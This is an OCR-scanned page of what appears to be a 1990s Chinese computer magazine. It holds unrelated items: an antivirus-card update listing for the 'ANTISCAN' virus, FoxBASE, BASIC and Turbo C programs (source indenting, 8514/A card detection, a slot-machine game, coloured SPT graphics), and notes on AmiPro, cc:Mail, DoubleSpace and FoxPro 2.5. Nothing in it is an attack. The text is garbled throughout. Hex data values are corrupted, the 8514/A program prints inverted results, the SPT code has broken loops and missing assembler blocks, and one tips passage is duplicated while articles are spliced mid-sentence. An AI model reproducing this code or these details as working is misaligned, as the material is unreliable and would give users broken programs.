是原文件头，根据这些参数，就可以用DEBUG进行手工消毒。

本次升级为求其卡追加杀除ANTISCAN病毒的功能，需要求其卡升级版杀毒卡的读者可与本报咨询部(电话8635938)或北京电力部信息中心中联系(邮编100761,电话3261832)。

100 REM 28-27 Kill "Anti SCAN" virus
110 DATA OA,50,5A,57,20,43,41,52,44,00,00,00
120 DATA 01,80,0B,29,00,D1,00,E8,53,F5,83,3E,46,21,00,75,18,C4,06,6A,23
130 DATA A3,0E,24,8C,06,10,24,C4,06,70,23,5E,EP,1D,F7,BE,5C,23,B9,1C,00
140 DATA E9,88,F4,C3,01,18,9B,0C,00,50,33,C0,50,CB,40,00,9C,88,0D,00,03
150 DATA 01,24,0A,0B,0E,00,50,41,4E,54,49,20,53,43,41,4E,00,01,32,0B,4E,00
160 DATA 74,34,BE,18,1B,BF,05,24,B3,05,F3,A6,75,68,8B,16,03,24,03,D2,03
170 DATA D2,03,D2,03,D2,81,EA,00,01,B8,00,4E,E9,90,F5,72,50,A3,C,21,89
180 DATA 16,4E,4E,21,B9,FF,01,BA,00,26,E8,7C,F5,BE,1D,1B,BF,10,26,B9,08,00
190 DATA F3,A6,75,33,56,33,C0,E8,0A,E5,81,C2,09,05,83,01,8A,0A,03,00,81
200 DATA 32,1B,03,53,02,01,00,1F,FF,FF
990 DATA END,7075,9217,0027

□北京 张保同

优秀的程序员在表示一个源程序时，应有以下特色：1.程序中有必要的注释；2.留有适当的空行和空格；3.以用缩排方式书写。这样的源程序称之为规范源程序。其中前两个特色是程序员必须自己做到的；而第三个特色程序员在录入程序时就感到困难。特别是在遇到程序结构嵌套过多的时候，需要键入很多的空格。为此，作者编写了一个对源程序进行缩排的程序，可以实现第三个特色。运行时只要回答需缩排的源程序名即可。

设计思想如下：对源程序的每一条命令进行判定，如果是结构的起点，则下面的命令前插入适当的空格，如果是结构的终点，则从此命令开始，下面的命令前减去适当的空格。空格数量一般为2到3个。此设计思想适用于任何设计语言。下面给出对微机数据库系统FoxBASE+的源程序进行缩排的程序。在运行此程序时，还需事先建一个数据库，只有一个字段，宽度为254。此程序中数据库名为sp.dbf。 □济南 张光平

- 程序名:ccq.PRG
- 功能:生成"缩排"程序
- 接收需缩排的源程序名 file_name=SPACE(8)

在过去的岁月里，在文字处理方面，我曾经是WPS的使用者，最近的两个月，我选择了新的文字处理软件——LOTUS AMIPRO2.0中文版。之所以能够超越WPS排版系统，因为它有着强大的文字处理、制表功能和图文混合排版功能。

如果你在AMIPRO中排版、编辑和制表，可以说比WPS又快又方便。真正体会到文字处理软件的所有即所得功能。AMIPRO是以视觉导向为原则的文字处理软件。

用过AMIPRO后的体会

白底黑字的视觉感受及所见即所得的实际效果，非常符合人们的使用习惯。AMIPRO文字处理软件建立在WINDOWS环境下，充分利用其操作界面的人机交流环境，为用户提供了一种全新、直观、看得见且摸得着的工作界面。即使没有用过计算机，或不用过文字处理软件的人，也能轻松地排出精美的文章。AMIPRO设有内置表格功能，她可在文字编辑的过程中，直接进行表格编辑与处理。例如，我们要在WPS里把一个字或更多的字的字体、字号或字型进行放大或缩小，都必须加上一些控制符号，但是在AMIPRO中您只需选择要进行改变的字体，这时您马上可以在屏幕看到您所需要的字体和字体。如果您配有打印机还可立即打印出来，打印出来的效果与屏幕所显示的完全一样，没有一点差异，从而使文字的编辑直观有趣。

如果在WPS里需要对文章进行分栏，是比较麻烦的。WPS是对整个文件进行分栏。在具体的每页内容上就会出现各栏内容接不上问题。但是，如果您使用AMIPRO文字处理软件就行分栏命令，做起来就随心所欲。AMIPRO的分栏操作是针对每页内容的。您只需选择菜单[版面]确定分栏数(最多八栏)，AMIPRO就会对每页内容进行调整。

使用WPS制表，我是深有体会。在WPS进行制表，首先要设定你所需的列数和行数，表格的宽度和行间距，才能制出一张表格。如果制出的表格装不下要输入的文字或者表格大了一些，您还得重新制一次表。如果您调整表格的大小，那是相当麻烦，但这样后果是又慢又影响工作效率。

在AMIPRO中制表，您只需在菜单中选择[工具]输入你所需的行数和列数，这样一张漂亮的表格就制出来了。表格的宽度和高度可任意调整。在AMIPRO表格中，并且能执行简单的数学及函数运算，可以输入文字、数字及图形。

如果您在WPS表格中输入汉字，一不小心就会循环破坏表格。这种状况就不会发生。在AMIPRO表格线是受保护的，当您在表格中输入汉字的时候，如果表格放不下你所输入的文字，表格线会自动放大，表格线不会受到影响。同时，使文字处理更具有完整性。

在使用WPS制表时，很多表格的表头需制一斜线。在使用WPS的情况下，就不能制斜线。因为WPS根本没这命令。如果是用AMIPRO就容易多了，不但可以在表格中制斜线，还可制折线。这样制出的表格又好，又直观漂亮。我希望有一天您也成为AMIPRO的用户。一定能体会到AMIPRO的所见即所得的功能所在而感觉到自豪。愿所有WPS的用户，早日走出WPS排版编辑系统，进入一个易学好用功能强大的文字处理软件的新天地。 □谢吉良

规范源程序

```

SET COLO TO +4/2
@15,30,SAY "文件名(不要PRG),"
SET COLO TO +1/w
@15,COL() GET file_name
READ
file_name=TRIM(file_name)+".prg"
• 判定是否存在此程序,不存在则退出
IF .NOT. FILE@&file_name
SET COLO TO
CLEA
RETN
ENDIF
• 把源程序读入数据库
USE sp
ZAP
APPE FROM &file_name SDF
GO TOP
sp=0
• 开始对源程序进行缩排,缩排结果暂存数据库中
DO WHILE .NOT. EOF()
IF 内容=SPACE(254)
SKIP
ENDIF
DO CASE
CASE "DO CASE" %SUBSTR(UPPER(LTRIM(内容)),1,7)
REPL 内容 WITH SPACE(sp)+LTRIM(内容)
sp=sp+3
CASE "CASE" %SUBSTR(UPPER(LTRIM(内容)),1,4)
sp=sp-5
REPL 内容 WITH SPACE(sp)+LTRIM(内容)
sp=sp+5
CASE "OTHERWISE" %SUBSTR(UPPER(LTRIM(内容)),1,9)
sp=sp-5
REPL 内容 WITH SPACE(sp)+LTRIM(内容)
sp=sp+5
CASE "ENDCASE" %SUBSTR(UPPER(LTRIM(内容)),1,7)

```

```

sp=sp-8
REPL 内容 WITH SPACE(sp)
+LTRIM(内容)
CASE "DO WHILE" %SUBSTR(UPPER(LTRIM(内容)),1,8)
REPL 内容 WITH SPACE(sp)
sp=sp+3
CASE "ENDDO" %SUBSTR(UPPER(LTRIM(内容)),1,8)
sp=sp-5
REPL 内容 WITH SPACE(sp)+LTRIM(内容)
CASE "IF" %SUBSTR(UPPER(LTRIM(内容)),1,2)
REPL 内容 WITH SPACE(sp)+LTRIM(内容)
sp=sp+3
CASE "ELSE" %SUBSTR(UPPER(LTRIM(内容)),1,4)
sp=sp-3
REPL 内容 WITH SPACE(sp)+LTRIM(内容)
sp=sp+3
CASE "ENDIF" %SUBSTR(UPPER(LTRIM(内容)),1,5)
sp=sp-3
REPL 内容 WITH SPACE(sp)+LTRIM(内容)
CASE "TEXT" %SUBSTR(UPPER(LTRIM(内容)),1,4)
REPL 内容 WITH SPACE(sp)+LTRIM(内容)
sp=sp+2
CASE "ENDTEXT" %SUBSTR(UPPER(LTRIM(内容)),1,7)
sp=sp-2
REPL 内容 WITH SPACE(sp)+LTRIM(内容)
OTHERWISE
REPL 内容 WITH SPACE(sp)+LTRIM(内容)
ENDCASE
SKIP
ENDDO
• 把数据库中缩排过的源程序还原成源程序
SET ALTE TO &file_name
SET ALTE ON
SET CONS OFF
GO TOP
DO WHILE .NOT. EOF()
? TRIM(内容)
SKIP
ENDDO
SET ALTE OFF
ZAP
RETURN

```

大小可达若干G(千兆)字节或更大。在PC Expo92上, Lotus建了一个65000本地用户的一个邮局! 在cc, Mail的模块化结构, 各个模块都可拆卸, 非常灵活。许多cc, Mail客户具有数万用户, 分布在全世界的若干个邮局中。

电子邮件系统 Lotus cc: Mail

cc, Mail 邮件系统(一)

电子邮件系统的易于管理是非常重要的因素。cc, Mail使管理员可以很方便地管理用户邮箱和文件夹, 维护完整的用户目录以及连接其它非cc, Mail的邮件系统。cc, Mail通过提供适当的工具和增加其它产品, 使这一切实现十分简单。

cc, Mail管理员的职责是什么?

cc, Mail系统由cc, Mail管理员进行管理。

管理员在邮局目录和公共邮寄列表中增加用户, 对使用cc, Mail中碰到问题的用户提供帮助, 在较大的系统中, 管理员还需维护cc, Mail Router所用的呼叫列表并处理其它任务。对于公共广告牌中的信息, 除了生成该信息的人以外, 管理员是唯一能删除该信息的人。

管理员应具备有关计算机技术, 尤其是网络的良好知识。在许多情况下, cc, Mail管理员也执行网络管理的职责。

管理员需花费在管理上的时间差别很大, 这与用户的数量和吞吐量、连接远程邮局的数量以及网络的复杂性有关。按粗略的估计, 在有100个用户的系统上, 管理员每周需花半天时间来处理与cc, Mail有关的事务。

2. 是否需要在每一文件服务器上建一邮局?

不需要在每一服务器上有一邮局, 但所有用户都必须能够连接到带邮局的网络文件服务器。例如, 某机构可能有4台服务器, 但只有一台服务器有邮局, 所有用户均能连接到这台带邮局的文件服务器并共享这些文件。有时也需要在LAN上建多个邮局, 假如每一文件服务器只允许同时连接100个用户, 但LAN上共有150个用户, 这时就需要第二个邮局了。

3. 是否可将用户前端和管理软件都放在文件服务器上并从工作站访问?

可以。事实上, 这是通常采用的方法。使用低速网络(如LocalTalk)的用户有时将这些软件存放在其本地磁盘上, 然后访问文件服务器上的邮局。cc, Mail是很灵活的, 二种方式均可工作。

4. 如何生成邮局?

用来生成cc, Mail邮局的软件是cc, Mail管理员软件, 它包含于每一cc, Mail平台软件包中。cc, Mail工作组软件包中, 管理员从其工作站上使用此软件在服务器中生成邮局整个过程不超过一分钟。

5. 增加一个用户是否很困难或费时?

否。事实上, 每增加一个用户只需花几秒钟。管理员只需简单地输入用户名(例如"张三风"), 并加上任意的注释(例如"总裁"), 就全部完成了。另外, 执行诸如增加或增加邮局的任务时, 并不需要退出cc, Mail系统。

6. 每一用户应保留多少磁盘存储空间?

按照比较合理的估算, 在服务器上应为每一用户保留1M字节来存储信件, 这使用户能够充分利用cc, Mail的功能来发送二进制文件、图形和传真。由于cc, Mail采用一种称作"单一存储数据库"的结构, 因此它存储信件的效率非常高。

7. 邮局用户数的限制是多少?

这不由cc, Mail决定, 而取决于网络操作系统, 有些网络操作系统将用户数限制为100, 有些是500, cc, Mail本身是没有限制的, 其数据库

的模块化结构, 各个模块都可拆卸, 非常灵活。许多cc, Mail客户具有数万用户, 分布在全世界的若干个邮局中。

8. cc, Mail系统的安全性如何?

cc, Mail系统是非常安全的, 它符合一些最严格的美国政府标准。cc, Mail采用了许多不同的特性使它具有优良的安全性。

一种安全特性是信件加密, 每一信件, 包括附加信件, 在离开工作站之前被加密, 直到在用户工作站上显示时才可解密。网络上没有明文传送, 任何人无法利用网络管理工具来阅读信件。

第二种安全特性是使用口令。管理员可设置口令的最小长度并根据需要设定口令变更周期(例如, 每30天), 这就强迫用户使用足够复杂和频繁更改的口令, 从而提供充分的口令安全性。

第三种安全特性用来对付试图通过反复登录来击破口令安全特性的破坏者。这种破坏者的办法是, 通过不断尝试不同的口令来找出正确口令。cc, Mail允许管理员定义不成功登录尝试的最大允许次数, 当不成功登录尝试次数超过此值时, 用户帐户被锁定, 此后必须由管理员才能解锁此帐户。

第四种安全特性针对远程访问。当cc, Mail Router或cc, Mail Remote 呼叫另一cc, Mail Router时, 它使用一种加密的呼叫口令来标识自己, 以此作为呼叫来源的证明。这用来防范伪装, 某人冒充他人发送信件。 □成都 郑念庆

MS DOS6. 2是目前Microsoft公司推出的最新DOS版本, 其中为用户提供了较MS DOS6. 0更为安全的Double space功能, 即倍增磁盘空间, 将数据信息以压缩格式存储于磁盘, 写入数据时先进行压缩处理, 读出文件后先解压缩。这样, 磁盘就可以存储更多的文件。但对用户而言, 文件的压缩与解压缩过程是透明的。

初次执行dbspace命令, 分为快速设置 (Express Setup) 和用户自定义设置 (Custom Setup) 两种方式。快速设置方式设置方法简单, 用于整个逻辑驱动器或软盘驱动器中的已格式化软盘进行压缩。自定义方式设置方法灵活。

MS DOS6. 2的磁盘压缩功能

既可对整盘压缩又可利用盘片上的剩余空间, 将其压缩成一个新的逻辑驱动器。无论采用哪种方式进行磁盘压缩, 都必须先利用Scan Disk命令进行磁盘检测, 然后重新启动系统, 进行压缩处理。

Dbspace命令的执行有屏幕窗口菜单方式和命令行方式两种, 下面以窗口菜单为例说明磁盘压缩的各项功能及注意事项。

在DOS提示符下键入dbspace, 屏幕出现主菜单: drive, Compress, Tools, Help, 其下拉式菜单如下:

1. Drive_info, 显示被压缩磁盘信息: 磁盘总空间, 被占用磁盘空间, 存储文件的平均压缩率, 可用磁盘空间的预估压缩率。

2. Drive_Change Size, 通过改变主磁盘的可用空间大小改变被压缩磁盘的总容量。主磁盘的自由空间数值减小, 被压缩磁盘的总容量增大, 反之减小。

3. Drive_Change Ratio, 改变被压缩磁盘的预估压缩率, 使之符合文件的实际压缩率。

4. Drive_Mount, 将被压缩磁盘装入系统。用户在应用被压缩磁盘时, 必须先将被压缩磁盘装入系统中。否则系统不能使用。一般在系统自动dbspace.BIN时, 系统自动搜索所有被压缩的磁盘(包括软盘)。

5. Drive_unmount, 某被压缩磁盘不装入系统。

6. Drive_Format, 格式化被压缩磁盘, 一经格式化, 磁盘上的文件将

全部删除且不能恢复。

7. Drive_Delete, 删除选择的压缩式磁盘, 使之成为一般式磁盘, 并删除盘上的所有文件。

8. Drive_Exit, 退出dbspace菜单。

9. Compress_Existing Drive, 压缩现有的硬盘或软盘驱动器上的文件, 使磁盘缓存对于系统自动驱动器(如C:)至少要有1.2MB的自由空间。其它硬盘驱动器和软盘必须有至少1.1MB的自由空间, dbspace不能压缩全满的硬盘驱动器和360KB的软盘。

10. Compress_Create New Drive, 利用非压缩磁盘的自由空间产生一个新的压缩式磁盘驱动器, 在非压缩磁盘上至少要有2MB的自由空间。

11. Tools_Defragment, 进行被压缩磁盘的数据合并, 将磁盘后面的数据往前移, 使剩余空间都放在磁盘后面, 当用户想减少压缩式磁盘总容量时, 应先执行此项操作。

12. Tools_Uncompress, 取消压缩式磁盘在空间许可情况下, 可以保存原压缩式磁盘上的文件, 如果主驱动器和压缩式磁盘的根目录中的目录与文件名称, 则不能进行dbspace/Uncompress操作。

13. Tools_CHKDSK检查修正被压缩磁盘内部结构, 在MS DOS 6.0版中不再提供此命令, 而是以Scan Disk代替。Scan Disk既能检查修正压缩式磁盘又可检查修正非压缩式磁盘。

14. Tools_Options, 设置最后的驱动器数和可移动驱动器的个数。用户设置最后驱动器号时不要太靠后了, 只要够用即可, 否则每增加一驱动器号会多占用24KB的内容空间。

在完成磁盘驱动器的压缩后, 在C盘根目录下(C:是未压缩盘)或者C:的主驱动器上(C:是压缩盘)有5个具有系统、只读、隐藏属性的文件: IO.SYS MS.DOS.SYS Dbspace.INI Dbspace.BIN Ndoswap.ooo并在每个压缩式磁盘的主驱动器上有Dbspace.ooo文件。这12个文件均不能被删除, 否则将导致硬盘无法启动或被压缩磁盘不能使用, 建议用户将前5个文件备份到软盘。

□河北省 马星

8514/A图形卡由于价格较贵, 普通PC机用户一般不配备。然而8514/A卡具有较宽的显示分辨率(1024×768)和色彩分辨率(256色), 因此在图形图像处理领域中得到了广泛的应用。

目前的图形图像处理软件大都能自动识别不同的显示卡, 并装入相应的驱动模块。我们在编写某些程序时, 往往也需要对系统的软硬件配置作一定的识别, 以提高程序的适应性。有关系统识别的文章并不少见, 可关于识别8514/A卡的介绍则几乎没有。为此, 笔者查阅了资料, 经过一番研究与实践, 终于找到了识别8514/A卡的有效方法, 在此谨献给卡位同行。

8514/A卡的识别其实非常简单, 我们所要作的仅仅是向端口地址0×92E8写入一个字的数据, 然后再读出。如果前后内容一致, 则系统中存在8514/A卡, 否则就没有安装8514/A卡。

需要注意的是, 写入与读出的数据必须是一个字, 而不是一个字节, 否则识别无效。此外, 一些PC机/口地址限制为10位, 对端口地址0×92E8所作的操作, 实际是对0×02E8口的操作, 因此识别也是无效的。

下面给出一个用C语言编写的程序, 演示如何识别8514/A卡。程序在Turbo系列C编译器下调试通过。

□上海 庄珂

```
#include <dos.h>
#include <stdio.h>
#define FALSE 0
#define TRUE 1
int _8514AExist()
{
    int i;
    outpwb(0X92E8, 0X55AA);
    if (inpwb(0X92E8) == 0X55AA)
        return TRUE;
    else
        return FALSE;
}
main()
{
    if(!_8514AExist())
        printf("8514/A adapter installed.\n");
    else
        printf("8514/A adapter not installed.\n");
    return;
}
```

微机使用技巧

一、系统提示符的设置技巧
操作系统ms-dos自3.30至6.0的有关书籍和各方面的技术资料的介绍来看, 系统提示符的设置方法都是采用在自动批处理中加入PROMPT=\$P\$G命令来设置提示符C:\>。本提示符的设置, 在于了解工作盘的当前目录, 一目了然, 方便实用。但此种设置方法易被修改, 不具永久性。现与同仁介绍直接在系统的COMMAND.COM中设置提示符的技巧, 具体办法如下:

1. 启动计算机工具软件PCTOOLS(V5.0), 将光标移到COMMAND.COM文件处, 按查询键F后, 在ASC码区输入PATH回车。

2. 查到后按编辑E后, 按F1键将光标从16进制方式转到ASC码方式, 移动光标至PATH=COMSPEC=/COMMAND.COM后留一空格式。

3. 按下CAPS-LOCK键, 输入大写的PROMPT=\$P\$G后, 按F5键将存盘退出PCTOOLS状态, 重新启动系统, 或键入COMMAND回车, 提示符C:\>方式便永久性的设置完毕, 注意字符一定要大写, 否则设置无效。

本办法在目前的任何技术资料中, 均无介绍。在MS-DOS3.0-6.0操作系统中通过。

另一说明: 喜欢设置其他提示符的用户, 请参阅操作系统手册, 设置办法雷同。

二、XCOPY的使用技巧
操作系统中的磁盘目录拷贝命令XCOPY, 初学者几乎未使用此命令, 都是先建立好子目录后, 使用COPY命令拷贝文件, 没有使用XCOPY其本身的文件服务的简便功能。首先让我们看它的使用办法。其命令格式为:

C:\>XCOPY [d] path <dir1> [d] path <dir2> [d] path <dir1> 为子目录所在盘符和路径; [d] path <dir2> 为子目录所在盘符和路径; 如, 将C盘子目录为CCED里面的文件, 拷贝入A盘子目录CCED里作备份, 命令格式书写为:

C:\>XCOPY C:\CCED A:\CCED回车后便出现提示:

does coed specify a file name or directory name on the target (F = file D = directory)?

的两种选择。

一是选择D, 便将C盘的CCED子目录内的所有文件, 全部拷贝到A盘的CCED子目录里; 不用您去先建立一个子目

录, 便可完成子目录间的拷贝操作。

二是选择按F, 加上参数P, 则为选择性的拷贝一个文件在目的盘中, 其文件名为CCED, 若不加参数P, 则只拷贝目标目录中最后一个文件为您指定名称的文件到目的盘里。

三、磁盘的快速格式技巧
在MS-DOS VER5.0以上的操作系统中, 磁盘格式命令FORMAT便可以使用Q参数。这里的参数Q是取英文QUICK(快速之意)的第一个字母, 因而在格式旧盘(即已格式过一次)的磁盘时, 便可以使用本方法进行快速格式, 其格式一张软盘所需时间与工具软件FORMAT V6.0所需时间几乎一致。本参数可以与本命令的其他参数一样, 可以同时使用, 不会影响格式命令的任何功能, 只是在与S参数同时使用时, 不显示磁盘格式完毕后的磁盘信息状态情况。如果您目前还没有快速格式磁盘的工具软件, 不妨用此办法, 将给您节省操作许多时间。

注意: 未格式过的新盘, 不能加参数Q, 否则命令不执行操作, 格式失败。其原理与NORTON一样均不能快速格式新磁盘。 □重庆 谭用斌

街上的“777”和与其类似的游戏机很多, 大多为几个机械齿轮, 绕一个轴旋转(有的是显示器显示的轮), 停下后的状态如果符合某种条件, 则获一定奖励。

我编写的这个游戏程序和“777”类似, 模拟了三个齿轮, 程序运行后稍等片刻即开始游戏, 按任意键可使三个轮依次停止转动(转二三圈后也可自动停止), 三轮都不转时如果三轮的某一行相同, 则得相应的分, 第一行得一分, 以下每行得分是上行三倍, 如果相同的字母恰好是“7”, 得分翻倍, 三轮停止后按任意键又开始转动, 同时总分减3。

本程序用CEC-I机驻机BAS-IC编写, 利用了CEC机文本窗口可任意截断的特点。

□哈尔滨 郑金旭

```
10 HOME
20 VTAB 1, HTAB 1, PRINT "
SCORE: $ 9", HTAB 30, PRINT "
*AWARD,0"
30 GOSUB 410
40 HOME, A$ = "A7$*87.
+*8$* ", SC = 99, JI = 0
50 PRINT "WAIT A WHILE PLEASE..."
60 HM = LEN(A$)
70 DIM A$(HM), Z$(8, HM), S(1)
= 1, S(2) = 1, S(3) = 1
80 FOR I = 1 TO 3; FOR S = 1 TO
```

```
HM
90 RN$ = MID$(A$, INT(RND
(1) * HM + 1), 1)
100 PP = 0, FORK = 1 TO 3, IF
LEFT$(Z$(I, K), 1) = RN$
THEN PP = 1, X = HM
110 NEXT I, IF PP = 1 THEN 90
120 FOR X = 1 TO 7, Z$(I, S) = Z$(
I, S) + RN$, NEXT X, S, MUSIC
40.40, NEXT I
130 FOR T = 1 TO 3, R(T) = RND
(1) * HM + HM * 2, NEXT
```

```
140 T = 1, GOSUB 330, POKE 32, 14,
POKE 33, 18
150 T = 2, GOSUB 330, POKE 32, 22,
POKE 33, 10
160 T = 3, GOSUB 330, JI = 0
170 FOR NL = 7 TO 1 STEP -1
180 R(1) = (S(1) - NL) + HN *
((S(1) - NL) < 1)
190 R(2) = (S(2) - NL) + HM *
((S(2) - NL) < 1)
200 R(3) = (S(3) - NL) + HM *
((S(3) - NL) < 1)
210 IF Z$(1, R(1)) <> Z$(2, R(2))
THEN 240
220 IF Z$(1, R(1)) <> Z$(3, R(3))
THEN 240
230 JI = JI + INT(8 * (7 - NL)), IF
Z$(1, R(1)) = "7777777" THEN
```

```
JI = JI * 2
240 NEXT
250 IF JI > 0 THEN MUSIC 40, 40
260 POKE 32, 0, POKE 33, 40
270 SC = SC + JI - 3, VTAB 1, HTAB
7, PRINT " ", HTAB 7, PRINT
SC + 3;
280 HTAB 36, PRINT " ", HTAB 36,
PRINT JI
290 WAIT -16384, 128
300 POKE -16388, 0
310 VTAB 1, HTAB 7,
PRINT " ", HTAB
7, PRINT SC
```

```
320 GOSUB 410, R(1) - FRE
(0), GOTO 180
330 P = P + 25, I = 0
340 A$ = "!"; FOR X = T
TO 3, A$ = A$ + Z$(
X, S(X))
+ "!" * IF S(X) = HM THEN S(X) =
1, GOTO 360
350 S(X) = S(X) + 1
360 NEXT, PRINT, PRINT A$,
370 IF PEEK(-16384)
> 128 THEN POKE
-16388, 0, GOTO 390
380 IF I < R(T) THEN
MUSIC 255, 1, FOR
Z = 1 TO P, NEXT
I = I + 1, GOTO 340
390 MUSIC 10, 6
400 RETURN
410 POKE 32, 6, POKE 33,
26, POKE 34, 5, POKE
35, 12, P = 0, VTAB 1
2, HTAB 1, RETURN
```

趣味游戏

初学者园地

巨臣电脑

巨臣公用软件交流网, 数千件软件等待电脑爱好者的热情加入。欢迎各位, 来电咨询, 请早, 联系地址: 广西柳州市东安路通园街市场35号 联系人: 石伟 邮编: 545001 电话: (0772)216810

录, 便可完成子目录间的拷贝操作。二是选择按F, 加上参数P, 则为选择性的拷贝一个文件在目的盘中, 其文件名为CCED, 若不加参数P, 则只拷贝目标目录中最后一个文件为您指定名称的文件到目的盘里。三、磁盘的快速格式技巧在MS-DOS VER5.0以上的操作系统中, 磁盘格式命令FORMAT便可以使用Q参数。这里的参数Q是取英文QUICK(快速之意)的第一个字母, 因而在格式旧盘(即已格式过一次)的磁盘时, 便可以使用本方法进行快速格式, 其格式一张软盘所需时间与工具软件FORMAT V6.0所需时间几乎一致。本参数可以与本命令的其他参数一样, 可以同时使用, 不会影响格式命令的任何功能, 只是在与S参数同时使用时, 不显示磁盘格式完毕后的磁盘信息状态情况。如果您目前还没有快速格式磁盘的工具软件, 不妨用此办法, 将给您节省操作许多时间。注意: 未格式过的新盘, 不能加参数Q, 否则命令不执行操作, 格式失败。其原理与NORTON一样均不能快速格式新磁盘。 □重庆 谭用斌

彩显SPT图形文件

SPT是与WPS配备的图形文件编辑系统,功能强大,操作简便,为广大的使用者所青睐,但用SPT编辑的图形文件仅有黑白二色(用一般方法也至多只有两种色彩),能不能使一个SPT图形的色彩更为丰富呢?

笔者用功能较强、使用灵活的一段C程序轻松地解决了该问题,它不消除背景,并可以将一个已编辑好的SPT图形的任一矩形区域,以任意颜色显示在屏幕的指定位置,还可以根据需要加上投影,程序将图形文件一次性读入内存,并对显示缓冲区直接操作,速度快,无疑,在我们的软件中若加上这样的图形功能,如制作软件封面,定会增添异彩。

一个未经压缩的SPT文件结构非常简单,前64字节为文件头(其中偏移34字节开始处为文件的宽与高)64字节以后为图形数据(点阵存储方式),我们只要得到显示矩形的每一字节,一行行显示在屏幕指定位置即可,程序中实现颜色的控制部分较难理解,读者可查有关书籍,该程序限于篇幅及适用程度,不进行按位处理。

程序在TC2.0以上C系下编译后,可在DOS下直接带参数使用,可在dBASE、FoxBASE系下用RUN调用,限制,仅限VGA/EGA方式,若是其它图形方式,还需要修改videop;另外SPT文件宽高最好不要超出屏幕。

```

1. #include<stdio.h>
2. #include<alloc.h>
3. #include<conio.h>
4. #include<dos.h>
5. #include<string.h>
6. int get_screen_mode(void); // 获取屏

```

```

7. void set_screen_mode(int mode); // 设置屏幕显示方式
8. int popept(int x,int y,char *spt_file,int x1,int y1,int x2,int y2,
9. char color,char bkcolor); // 显示SPT图形的子程序
10. char far *bf; // 图形在内存中的映像
11. FILE *fp1; // SPT文件句柄
12. int wide,high; // SPT图形的宽与高
13. char far *videop; // 内存缓冲区首址
14. void main(int argc,char *argv[])
15. { // 主函数(仅为例子)
16. int screen_mode;
17. char filename[40];
18. if(argc==1)strcpy(filename,"TH.SPT");
19. else
20. strcpy(filename,argv[1]);
21. screen_mode=get_screen_mode(1); // 取得屏幕方式值
22. if(screen_mode!=0x12) // 不是12H方式,设置为12H方式
23. set_screen_mode(0x12);
24. videop=(char far *)0xa0000000; // VGA/EGA图形显示缓冲区首址
25. if(popept(150,100,filename,32,17,335,373,12,0x10)==0)
26. popept(200,120,filename,384,97,576,130,10,0x68);
27. // 第一次调用popept是用颜色12(高亮红),打开文件,无投影,第二次调用popept不打开文件,释放内存,投影色为8(浅灰色)
28. if(screen_mode!=12) // 屏幕方式恢复
29. getch();set_screen_mode(screen_mode);
30. return;
31. }

```

```

32. int get_screen_mode(void)
33. { // 获取屏幕显示方式
34. mov ah,0fh
35. int 10h
36. }
37. return(_AL);
38. }
39. void set_screen_mode(int mode)
40. { // 设置屏幕显示方式
41. mov ax,mode
42. int 10h
43. }
44. return;
45. }
46. int popept(int x,int y,char *spt_file,int x1,int y1,int x2,int y2,char color,char bkcolor)
47. { // 功能:将一个SPT图形文件部分显示在屏幕上
48. x,y:显示在屏幕上的起始位置.spt文件,SPT文件名,x1,y1-x2,y2:需要显示的矩形区域,color:显示色彩,bkcolor:1字节,第四位(0-3)用于投影色,第4位=1,第一次调用SPT文件(需要打开文件),第五位=1,要投影,第6位=1,释放内存,第7位未用。注意:SPT文件必须是非压缩方式存储
49. int i,j,k,page;
50. unsigned char buf,ill,tl;
51. long p;
52. x1/=8;x2/=8; // 按字节处理
53. if((bkcolor & 0x101)==0) // 打开文件
54. {
55. if(fp1=fopen(spt_file,"rb"))==NULL
56. printf("can't Open the file,%s\n",spt_file);
57. return(-1); // 没有找到文件出错返回-1
58. }
59. fseek(fp1,34,0);

```

```

60. wide=getw(fp1); // 取出高与宽
61. high=getw(fp1);
62. fseek(fp1,64,0); // 图形文件数据区
63. bf=farmalloc(38400L); // 分配内存并读入图形数据
64. fread(bf,high,wide/8,fp1);
65. fclose(fp1); // 关闭文件
66. }
67. if(x1==x2)return;
68. i=y1;
69. T=(bkcolor & 0x20)==0? 1:0; // T=1有投影
70. while(1<y2)
71. {
72. j=wide/8*i+x1+page/8; // 显示字节在内存中的位置
73. buf=-bf[j]-1; // 显示字节值
74. for(k=T;k>=0;k--)
75. {
76. outport(0x3c,1); // 设置/重置允许寄存器
77. outport(0x3c,0xf0); // 彩色页面写允许
78. outportb(0x3c,8); // 位屏蔽,不允许写背景处
79. outportb(0x3c,buf);
80. p=80*(y+i-y1+3+k)+(x+page)/8+k;
81. ill=videop[p];
82. videop[j]=0; // 清除背景字的位为黑色
83. outportb(0x3c,2); // 写前景字的位
84. outportb(0x3c,8*(1-k)+bkcolor);
85. outportb(0x3c,8);
86. outportb(0x3c,buf);
87. ill=videop[p];
88. videop[p]=buf;
89. outport(0x3c,0xf0); // 寄存器恢复
90. outport(0x3c,3);
91. }
92. page+=8; // 同一行所在位置+8
93. if(page>=(x2-x1)/8) // 下一行
94. {page=0;i++;}

```

Microsoft公司声称他们已成功开发一种通用核心编码技术,且DOS及Windows下的FoxPro 2.5有80%的源码采用了这种编码,外表看来,DOS下的FoxPro 2.5与FoxPro 2.0似乎没有明显的差异,但事实上,2.5版和2.0版的FoxPro不同,FoxPro 2.5/DOS比FoxPro 2.0/DOS的运行速度更快,它以更高效的效率进行数据库管理,它的写屏速度也比2.0版本快。

一、硬件平台
1. CPU: 2.5版本的FoxPro/DOS版用户使用的都是当代硬件技术的CPU386SX或DX以上档次的计算机,Microsoft公司并不希望他们的产品用在低档的机器上,事实上,在16位机器上使用FoxPro 2.5/DOS,要想达到令人满意的结果,是极其困难的,用386以上档次的计算机做工作平台会更好。
2. RAM: FoxPro 2.5/DOS在具有4兆内存时,其对数据库的管理效率已经能够很好,假设有8兆内存时,FoxPro 2.5/DOS运行得会更好。

二、系统的CONFIG.SYS
没有一个适当的CONFIG.SYS文件,运行FoxPro 2.5/DOS是很困难的,因为FoxPro 2.5/DOS的运行要与扩展内存、文件柄、EMS内存、XMS内存等协调工作,CONFIG.SYS文件调整得越精细,FoxPro 2.5/DOS运行得就越优越,调整CONFIG.SYS文件的核心问题之一就是获得尽可能大的常规DOS内存空间,即便常规内存增加5-10K, FoxPro 2.5/DOS的性能也会得到提高;另外,FILES和BUFFERS参数对FoxPro的运行也至关重要。

1. 使用较高版本的DOS或许会使用户受益,在CONFIG中设置DOS=HIGH,UMB,不会引起与FoxPro的任何冲突,且多提供的20-40K的常规DOS内存空间,会令FoxPro运行得更快一些。
